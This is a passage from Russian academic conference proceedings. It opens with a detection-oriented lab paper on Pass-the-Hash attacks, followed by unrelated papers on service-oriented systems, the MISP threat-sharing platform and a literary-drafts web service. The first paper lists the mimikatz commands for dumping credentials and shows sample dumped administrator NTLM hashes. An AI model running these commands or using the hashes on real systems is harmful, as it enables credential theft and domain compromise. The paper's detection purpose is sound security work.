


Рис. 2. Демонстрация атаки Pass-The-Hash

Изначально происходит аутентификация администратора домена на машине Win10 что бы кэшировать NTLM кэш, злоумышленник уже заразил эту машину утилитой mimikatz и ворует NTLM администратора домена. Для этого он запускает программу от имени администратора и проверяет свои права командой `privilege::debug`. Далее идет кража хэша как показана на рис. 3, с помощью команды `sekurlsa::logonpasswords`.

```

Authentication Id : 0 ; 3942071 (00000000:003c26b7)
Session           : RemoteInteractive from 6
User Name         : Administrator
Domain           : BONCH
Logon Server      : SERVER19
Logon Time        : 3/24/2023 2:07:37 PM
SID               : S-1-5-21-1584049889-2247731207-4130016470-1108

msv :
[00000003] Primary
* Username : Administrator
* Domain   : BONCH
* NTLM     : 4df08cb76f7726a59989d360001593f9
* SHA1    : d56006294ea9c5709d689ebb05a561840a6c351b
* DPAPI    : 4f2fe625ee0ba26f9bb549859d4bf83

tspkg :
wdigest :
* Username : Administrator
* Domain   : BONCH
* Password : (null)

kerberos :
* Username : Administrator
* Domain   : BONCH.LOCAL
* Password : (null)

ssp :
credman :
    
```

Рис. 3. NTLM хэш администратора

Получив NTLM хэш, можно использовать утилиты для РТН.

Проводим атаку РТН на OS Windows и Kali Linux. Журнальные файлы снимались на Windows Server 19. Различия в логах можно увидеть в таблице. После атаки РТН можно обнаружить следующие коды событий: 4624, 4634, 4769, 4672, 4776, 4768, 5379 из которых можно получить информацию о том, когда была произведена атака, имя машины злоумышленника и его ip адрес,

какие привилегии в домене он получил и уникальный идентификатор, который присваивается каждому сеансу входа пользователя. В таблице 1 показаны схожесть и отличия в обнаружениях утилит.

ТАБЛИЦА 1. Схожесть и отличия в обнаружениях утилит

	4624	4634	4769	4672	4776	4768	5379
PsExec ( <i>Windows</i> )	✓		✓	✓		✓	
PsExec ( <i>Linux</i> )	✓		✓	✓	✓		
Wmiexec ( <i>Windows</i> )	✓		✓	✓	✓		✓
Wmiexec ( <i>Linux</i> )	✓		✓	✓	✓		
CrackMapExec( <i>Windows</i> )	✓	✓		✓	✓		
CrackMapExec ( <i>Linux</i> )	✓	✓	✓	✓	✓		
Rpcdump ( <i>Windows</i> )	✓	✓	✓	✓			
Rpcdump ( <i>Linux</i> )	✓		✓	✓	✓		

### Заключение

Следовательно, наблюдаются различия в использовании всех утилит на разных операционных системах. В частности, логи, полученные на Kali Linux, проявляют большую естественность по сравнению с операционной системой Windows.

Результаты анализа утилит на различных операционных системах указывают на то, что логи, полученные на Kali Linux, более схожи с традиционными логами аутентификации пользователей, тогда как логи, собранные в операционной системе Windows, отличаются в связи с необычными логами для авторизации.

Что касается самой атаки Pass-the-hash, она остается актуальна по сей день. Чтобы избежать атаки нужно выполнять базовые задачи по соблюдению информационной безопасности, такие как анализ журналов аудита для выявления подозрительных активностей и принятие мер по улучшению безопасности системы, такие как настройка блокировки учетных записей или использование сильных паролей.

### Список используемых источников

1. Sony Pictures hack [Электронный ресурс] // Wikipedia. URL: [https://en.wikipedia.org/wiki/Sony\\_Pictures\\_hack/](https://en.wikipedia.org/wiki/Sony_Pictures_hack/) (дата доступа 24.03.2023).
2. Anthem medical data breach [Электронный ресурс] // Wikipedia. URL: [https://en.wikipedia.org/wiki/Anthem\\_medical\\_data\\_breach/](https://en.wikipedia.org/wiki/Anthem_medical_data_breach/) (дата доступ: 24.03.2023).
3. 2014 JPMorgan Chase data breach [Электронный ресурс] // Wikipedia. URL: [https://en.wikipedia.org/wiki/2014\\_JPMorgan\\_Chase\\_data\\_breach#:~:text=The%202014%20JPMorgan%20Chase%20data.and%207%20million%20small%20businesses./](https://en.wikipedia.org/wiki/2014_JPMorgan_Chase_data_breach#:~:text=The%202014%20JPMorgan%20Chase%20data.and%207%20million%20small%20businesses./) (дата доступа 24.03.2023).

4. Mimikatz [Электронный ресурс] // GitHub. URL: <https://github.com/ParrotSec/mimikatz/> (дата доступа 24.03.2023).
5. PsExec v2.40 [Электронный ресурс] // Microsoft. URL: <https://learn.microsoft.com/en-us/sysinternals/downloads/psexec/> (дата доступа 24.03.2023).
6. CrackMapExec [Электронный доступ] // GitHub. URL: <https://github.com/Porchetta-Industries/CrackMapExec/> (дата доступа 24.03.2023).
7. Rpcdump [Электронный ресурс] // GitHub. URL: <https://github.com/fortra/impacket/> (дата доступа 24.03.2023).
8. Wmiexec [Электронный ресурс] // GitHub. URL: <https://github.com/fortra/impacket/> (дата доступа 24.03.2023).

**УДК 004.7**  
**ГРНТИ 20.01.07**

## **РАЗРАБОТКА МОДЕЛЬНО-АНАЛИТИЧЕСКОГО ИНТЕЛЛЕКТА СЕРВИС-ОРИЕНТИРОВАННЫХ СИСТЕМ ДЛЯ СОПРОВОЖДЕНИЯ ИХ ФУНКЦИОНИРОВАНИЯ**

**А. В. Ковальчук, Л. К. Птицына**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Показано возрастание востребованности интеллектуальных сервис-ориентированных систем. Рассмотрены новые области применения крупномасштабных сервис-ориентированных систем с высокой социальной значимостью. Дана характеристика ресурсов для размещения и функционирования крупномасштабных сервис-ориентированных систем. Определены необходимые требования к качеству функционирования крупномасштабных сервис-ориентированных систем. Выделены базовые критерии качества. Показана объективная необходимость контроля и прогнозирования качества функционирования крупномасштабных сервис-ориентированных систем. Предложена концепция формирования модельно-аналитического интеллекта для сопровождения функционирования сервис-ориентированных систем.*

*сервис, система, искусственный интеллект, качество, контроль, прогнозирование, метод.*

В наши дни сервисы стали неотъемлемой частью жизни. В быстро изменяющихся внешних условиях важно рационально их использовать, но многие из них повторяют функции других. Это произошло из-за невозможности совместить одни системы с другими. Для эффективной работы с информационными технологиями организации используют концепции сервис-ориентированных систем. Это позволяет комплексно использовать



различные программные продукты, которые могут быть необходимы компании для решения новых задач.

Когда сервис-ориентированная система характеризуется межрегиональным взаимодействием элементов она является крупномасштабной и распределена на значительной территории [1, 2, 3]. Подобного рода системы рассматриваются в разных областях: медицина, топливно-энергетические комплексы, транспортные и другие. В наибольшей степени к глобализации склонны банковские, информационные и нефтяная отрасли. Помимо этого, важнейшей частью государства так же является культура, а именно спорт. В этой области тоже возможно применить сервис-ориентированную систему, и если сделать ее крупномасштабной, то это поможет осуществить высокоэффективное планирование в рамках государственной программы, что поможет развить концепцию цифрового предприятия. Необходимо обеспечить безопасные, конкурентноспособные электронные ресурсы и информационные сервисы. Для размещения и функционирования такой системы необходимы такие ресурсы, которые смогут поддерживать устойчивость системы несмотря на масштабность, сложность и разнородность крупномасштабных систем.

Масштабность является важной особенностью по определению крупномасштабных систем. Измерить масштаб возможно по таким метрикам как количество компонентов, содержащихся в системе, а также количество пользователей, поддерживаемых системой. Компоненты взаимодействуют друг с другом и обмениваются данными большим количеством способов, поэтому сбои в одной из частей системы могут привести к непредсказуемым последствиям в работе системы в целом. Так как сервис-ориентированная система основывается на объединении нескольких информационных подсистем, то это приводит к разнородности и повышает потребность в функциональной совместимости компонентов. Таким образом, чтобы избежать уязвимости системы, связанной с особенностями крупномасштабных сервис-ориентированных систем, целесообразно обеспечить защиту от несанкционированного доступа [4, 5].

Помимо защиты системы для ее результативной работы необходимо выделить критерии, при которых она будет эффективно работать:

1. Качество выполнения работ в системе – характеристика реализованной сервисной системы, которая определяется наличием необходимых компонентов (платформа для пользователей, платформа для получения разнородной информации от источников и получателей данных в сервисах, платформа для использования сервисов), которые должны быть устойчивыми, гибкими и доработанными;



2. Качество текучести – степень повторного использования сервисов, которая определяется готовностью и продуманностью комплексности политик и мер сопровождения системы, а также упорядоченностью выполняемых функций;

3. Качество готовности процессов – степень управления сервисами, которая определяется уровнем стандартизации процессов и проработки новых подходов для формализации бизнес-процессов и формирования потребностей системы, а также проработки данных;

4. Качество операционных рисков – риски, связанные с ошибками при работе системы, определяется потенциальными убытками при попытках исправить те или иные ошибки.

5. Качество оперативности – статистические характеристики времени работы сервис-ориентированной системы.

Все критерии необходимы для прогнозирования оценки качества сервис-ориентированной системы, что требуется для выбора эффективного проекта для реализации крупномасштабных сервис-ориентированных систем, отличительной особенностью которых являются значительные траты ресурсов на развитие и комплексный характер управления. Это означает, что без проведения контроля качества системы увеличиваются риски потери заблаговременных инвестиций и согласования региональных интересов.

Так как предполагается, что крупномасштабной сервис-ориентированной системой будут пользоваться разные группы клиентов (организации, администрация, граждане, налоговая), то необходимо разграничить доступ для них. Поэтому система нуждается в формировании модельно-аналитического интеллекта, который необходим для выбора набора сервисов в зависимости от прав доступа клиента, концепция которого представлена на рис. 1 (см. ниже).

Модуль модельно-аналитического интеллекта, являющегося средством искусственного интеллекта, включает в себя блок выбора методов классификации, блок выбора оптимального решения, блок проверки методов, блок визуализации профиля, блок анализа результатов и построения профиля и блок классификации полученных данных личного профиля.

Блок выбора методов классификации отвечает за выбор метода деления полученной информации: иерархический или фасетный. Информация делится двумя способами и передается на следующий блок.

Блок выбора оптимального решения рассматривает полученную информацию с прошлого блока и оставляет оптимальный вариант.

Блок проверки методов контролирует утрату важной информации.

Блок визуализации профиля отображает полученную информацию в соответствии с шаблоном, выбранным в зависимости от метода деления.

Блок анализа результатов и построения профиля анализирует шаблон с прошлого блока и на его основе строит профиль по полученной информации.




Рис. 1. Концепция модельно-аналитического интеллекта

Блок классификации полученных данных отвечает за распределение профиля на определенный уровень доступа.

После генерации профиля и назначения определенной категории ему становятся доступны сервисы, которые определены соответствующим набором.

Предложенная концепция позволяет ограничить и обезопасить данные, что приведет к созданию более безопасных сервис-ориентированных систем с гарантиями качества их функционирования.

#### Список используемых источников

1. Баринов В. А., Болотова Л. С., Волкова В. Н., Денисов А. А., Дуболазов В. А., Емельянов А. А., Катаев А. В., Кузин Б. И., Кузьменков В. А., Ланкин В. Е., Лыпарь Ю. И., Ногин В. Д., Птицына Л. К., Старовойтова М. И., Ступак В. Б., Татарова А. В., Федотов А. В., Ходырев В. В., Чудесова Г. П., Широкова С. В. и др. Теория систем и системный анализ в управлении организациями. Справочник / под ред. В. Н. Волковой и А. А. Емельянова. М., 2021. 847 с.

2. Птицына Л. К., Смирнов Н. Г. Разработка и анализ моделей интеграции сервис-ориентированных средств в гетерогенных сетях // Научно-технические ведомости СПбГПУ. 2011. № 6.1 (138). С. 71–81.

3. Птицына Л. К., Смирнов Н. Г. Системно-аналитическая основа интеграции сервис-ориентированных средств // Промышленные АСУ и контроллеры. 2011. № 5. С. 31–36.

4. Птицына Л. К., Птицын А. В. Интеллектуальное конфигурирование сервис-ориентированных систем // Информационные системы и технологии в моделировании и управлении: сборник материалов IV Всероссийской научно-практической конференции с международным участием (21-23 мая 2019 г.) / отв. редактор К. А. Маковейчук. Симферополь: ИТ «АРИАЛ», 2019. С. 48–51.

5. Птицына Л. К., Карачинская Е. А., Маргаритова Я. С. Расширенные объектно-ориентированные модели сервис-ориентированных систем для организации коммуникативных процессов контрагентов // Информационная безопасность регионов России (ИБРР-2019). XI Санкт-Петербургская межрегиональная конференция. Санкт-Петербург, 23–25 октября 2019 г. : материалы конференции / СПОЙСУ. СПб, 2019. С. 142–144.

**УДК 004.056**  
**ГРНТИ 81.96**

## **ВОЗМОЖНОСТИ ПЛАТФОРМЫ MISP ДЛЯ ОБНАРУЖЕНИЯ ИНЦИДЕНТОВ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ**

**А. А. Колесников, И. И. Меньков**

Академия Федеральной службы Российской Федерации

*В настоящее время вопрос обеспечения информационной безопасности становится наиболее актуальным. Из статистики, приведенной компанией Positive Technologies, количество кибератак на инфраструктуру российских предприятий в первом квартале 2022 года, по сравнению с 2021 годом выросло в 1,5–7 раз, а во втором квартале 2022 года, с марта по июнь наблюдался рост в 9,6 раза. Это вынуждает государственные и частные организации тратить большие денежные средства на защиту информационных ресурсов.*

*MISP, инциденты информационной безопасности.*

Для предотвращения появления и обнаружения инцидентов информационной безопасности (ИИБ) используют различные системы по обнаружению (SIEM-системы) и управлению ИИБ (IRP). Данные системы обеспечивают:

- определение инцидента на основании признаков, зафиксированных средствами защиты;

- исключение ложноположительных срабатываний защитных решений (происходит, если защитное решение ошибочно помечает незараженный файл как зараженный);
- сбор дополнительной информации с IT-систем;
- локализацию и устранение угрозы;
- восстановление данных из резервных копий;
- оповещение заинтересованных лиц;
- составление отчетов.

Существует большое количество IRP систем. Для рассмотрения используем IRP систему TheHive с открытым исходным кодом с ее платформой по анализу ИИБ – MISP.

MISP – платформа анализа угроз и обмена, хранения и сопоставления индикаторов компрометации целевых атак, данных об угрозах, информации о финансовых махинациях, информации об уязвимостях. MISP предоставляет пользователям средства для поддержки обмена информацией, а также ее использования сетевыми системами обнаружения вторжений (NIDS), системой обнаружения вторжений на основе журналов (LIDS), а также инструментами анализа журналов (SIEMs) [1]. Основными функциями, которые помогают обнаруживать ИИБ являются [2]:

- упрощение хранения технической и нетехнической информации об обнаруженных вредоносных программах и атаках;
- автоматическое создание отношения между вредоносными программами и их атрибутами;
- хранение данных в структурированном формате (что позволяет автоматически использовать базу данных для подачи данных в системы обнаружения или инструменты криминалистики);
- создание правил для системы обнаружения вторжений в сеть (NIDS), которые можно импортировать в системы IDS (например, IP-адреса, доменные имена, хэши вредоносных файлов, шаблоны в памяти);
- делится атрибутами вредоносных программ и угроз с другими сторонами и группами доверия;
- улучшенное обнаружение и реверсирование вредоносных программ, чтобы способствовать обмену информацией между организациями (например, избегая дублирования работ);
- позволяет создавать платформу доверия – проверенная информация от надежных партнеров;
- позволяет хранить локально всю информацию от других экземпляров (обеспечивая конфиденциальность запросов).

Платформа MISP использует 4 варианта распределения событий и их соответствующих атрибутов:

1) Все сообщества – позволяет получать информацию об обнаруженных ИИБ всех организаций, подключенных к этой платформе.

2) Подключенные группы – позволяет получать информацию об обнаруженных ИИБ от небольшого количества групп, подключенных к этой платформе.

3) Только одна группа – позволяет получать информацию об обнаруженных ИИБ от одной группы, подключенной к этой платформе.

4) Одна организация – позволяет получать информацию об обнаруженных ИИБ от одной организации, подключенной к этой платформе.

Схема обработки ИИБ пользователем платформы MISP и предоставление отчета представлена на рис. 1 [3].




Рис. 1. Схема взаимодействия платформы MISP

Таким образом можно сделать вывод о том, что данная платформа, благодаря своим возможностям подходит для углубленного анализа, обнаруженного ИИБ. А возможности составления отчета об ИИБ и обмен информацией между сотрудниками увеличивают оперативность принятия мер по предотвращению обнаруженного ИИБ в системе.

#### Список используемых источников

1. Гумеров Б. З. Методы обогащения событий информационной безопасности с помощью CRIBL и MISP // Проблемы современной науки и образования. 2022. № 6. С. 38–45.

2. MISP Threat Sharing. URL: <https://www.misp-project.org/> (дата обращения 01.02.2023).

3. MISP – Платформа анализа угроз с открытым исходным кодом. URL: <https://www.circl.lu/services/misp-malware-information-sharing-platform/> (дата обращения 01.02.2023).

*Статья представлена профессором кафедры БСТ Академии ФСО России, кандидатом технических наук, доцентом А. А. Полковым*

УДК 004:915  
ГРНТИ 50.41.29

## РАЗРАБОТКА СЕРВИСА ДЛЯ ПУБЛИКАЦИИ И РАСПРОСТРАНЕНИЯ ЧЕРНОВИКОВ ЛИТЕРАТУРНЫХ ПРОИЗВЕДЕНИЙ

**А. Е. Колмаков, А. В. Параничев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Представлен сравнительный анализ существующих веб-сервисов для публикации и распространения черновиков литературных произведений. Для анализа выделены сервисы – «Автор Тудей», «ЛитНет», «ЛитПричал», «Full Lib», «Wattpad». В результате построения диаграммы прецедентов и обобщенной диаграммы классов установлены требования к создаваемому онлайн-приложению. Установленные требования позволяют сформировать техническое задание на разработку предлагаемого сервиса.*

*разработка, сервис, черновик, публикация, распространение.*

Современные пользовательские веб-сервисы ориентированы на соответствие предпочтениям пользователя, определяемых удобством использования пользовательских функций и навигации между ними, функциональной насыщенностью и привлекательностью графического интерфейса онлайн-приложения [1, 2]. Вместе с тем, существующие веб-сервисы часто не соответствуют ожиданиям пользователей. Известные сервисы для публикации и распространения черновиков литературных произведений обладают рядом недостатков (табл. 1–5), что осложняет их использование авторами [3, 4, 5, 6, 7].

ТАБЛИЦА 1. Анализ соответствия сервиса «Автор Тудэй» предпочтениям пользователя

Характеристика предпочтений пользователя	Степень соответствия предпочтениям пользователя
Удобство использования функций	В целом удобен в использовании. Есть удобная мобильная версия, множество возможностей для редактирования текста, работа с иллюстрациями. Но есть проблемы с копированием текста из Гугл Документов, вследствие чего средство редактирования текста может работать не совсем правильно.
Удобство навигации между функциями	Сервис лаконичен и удобен в навигации, сеть навигации развитая, на один и тот же экран можно попасть разными способами.
Насыщенность функций	Чаты, блоги, система репутации, писательский рейтинг, возможность найти друзей по интересам, конкурсы, достижения.
Привлекательность графического интерфейса	Достаточно приятный, но несколько устаревший дизайн; много острых углов, однако интерфейс лаконичен и эргономичен.

ТАБЛИЦА 2. Анализ соответствия сервиса «ЛитНет» предпочтениям пользователя

Характеристика предпочтений пользователя	Степень соответствия предпочтениям пользователя
Удобство использования функций	Достаточно удобен в использовании, есть мобильная версия; удобная «читалка».
Удобство навигации между функциями	Все разделено на категории, ничего лишнего, интерфейс в меру минималистичен и интуитивно понятен.
Насыщенность функций	Функционал только самый необходимый, есть блоги, комментарии, оценки, конкурсы и прочее.
Привлекательность графического интерфейса	Достаточно приятный внешний вид, сервис не нагружен множеством кнопок.

ТАБЛИЦА 3. Анализ соответствия сервиса «Литпричал» предпочтениям пользователя

Характеристика предпочтений пользователя	Степень соответствия предпочтениям пользователя
Удобство использования функций	Достаточно удобный в настольной версии, но очень неудобная мобильная версия, в которой надоедливая реклама мешает нормально пользоваться данным сервисом.
Удобство навигации между функциями	Достаточно удобен в навигации; несмотря на перегруженность функциями, все находится строго на своих местах.

Характеристика предпочтений пользователя	Степень соответствия предпочтениям пользователя
Насыщенность функций	Много лишних функций: помимо категорий, комментариев, блога, конкурсов, здесь встречаются: анекдоты, радио, плейкасты, поздравления и т.д.
Привлекательность графического интерфейса	Дизайн немного устаревший, но в целом сервис достаточно эргономичный. Главная страница организована в виде своеобразных виджетов, что является грамотным решением для сервиса с таким количеством функций.

ТАБЛИЦА 4. Анализ соответствия сервиса «Full Lib» предпочтениям пользователя

Характеристика предпочтений пользователя	Степень соответствия предпочтениям пользователя
Удобство использования функций	Достаточно удобен для работы на компьютере и смартфоне, несмотря на отсутствие мобильной версии приложения.
Удобство навигации между функциями	Все основные вкладки убраны в боковое меню, навигация удобная и интуитивно понятная.
Насыщенность функций	Достаточно удобный функционал, есть все самое необходимое: новости, посты, рейтинги, блоги, конкурсы.
Привлекательность графического интерфейса	В целом дизайн приятный, но выполнен в серой цветовой гамме.

ТАБЛИЦА 5. Анализ соответствия сервиса «Wattpad» предпочтениям пользователя

Характеристика предпочтений пользователя	Степень соответствия предпочтениям пользователя
Удобство использования функций	Данный сервис весьма удобен в использовании. Имеется мобильная версия с поддержкой оффлайн доступа к книгам из личной библиотеки. Есть чаты, удобная «читалка» с многочисленными настройками, а также ряд сервисов, помогающих писателям грамотно построить сюжет.
Удобство навигации между функциями	Данный сервис не совсем удобен в навигации. Приходится проделывать много действий, чтобы открыть правильную категорию, которая может смешиваться с тегами, из-за чего поиск по категории становится еще более неудобным. Вкладки перепутаны, «лента» неудобная: обложка может быть на половину экрана, могут быть отображены миниатюры либо список.
Насыщенность функций	Функционала в целом немного – только самое необходимое.
Привлекательность графического интерфейса	Дизайн вполне приятный, но размытые обложки могут вызывать отторжение, эргономичностью сервис не обладает: миниатюры большие либо маленькие, библиотека может отображаться в виде таблицы либо в виде списка.



Следовательно, актуальной задачей является проектирование веб-сервиса, в котором просмотр, создание, редактирование и публикация черновиков литературных произведений в большей степени ориентирована на пользователя, чем для онлайн-приложений, представленных в настоящее время в открытом доступе.

Для проектируемого веб-сервиса предложены следующие основные функциональные особенности:

- отображение основной библиотеки черновиков;
- отображение содержимого черновика;
- регистрация новых пользователей;
- возможность создания черновика и сохранение его privately;
- возможность публикации сохраненного черновика;
- возможность редактирования своих черновиков.

Систематизация перечисленных функциональных особенностей в контексте создания предлагаемого веб-сервиса представлена с помощью диаграммы прецедентов на рис. 1 [7, 8].




Рис. 1. Диаграмма вариантов использования разрабатываемого сервиса

В проектируемой информационной системе выделены основные ролевые объекты: Пользователь (*Authorized*), Модератор (*Moderator*) и Автор (*Author*), для отображения типовых действий которых следует разработать соответствующие классы (рис. 2).

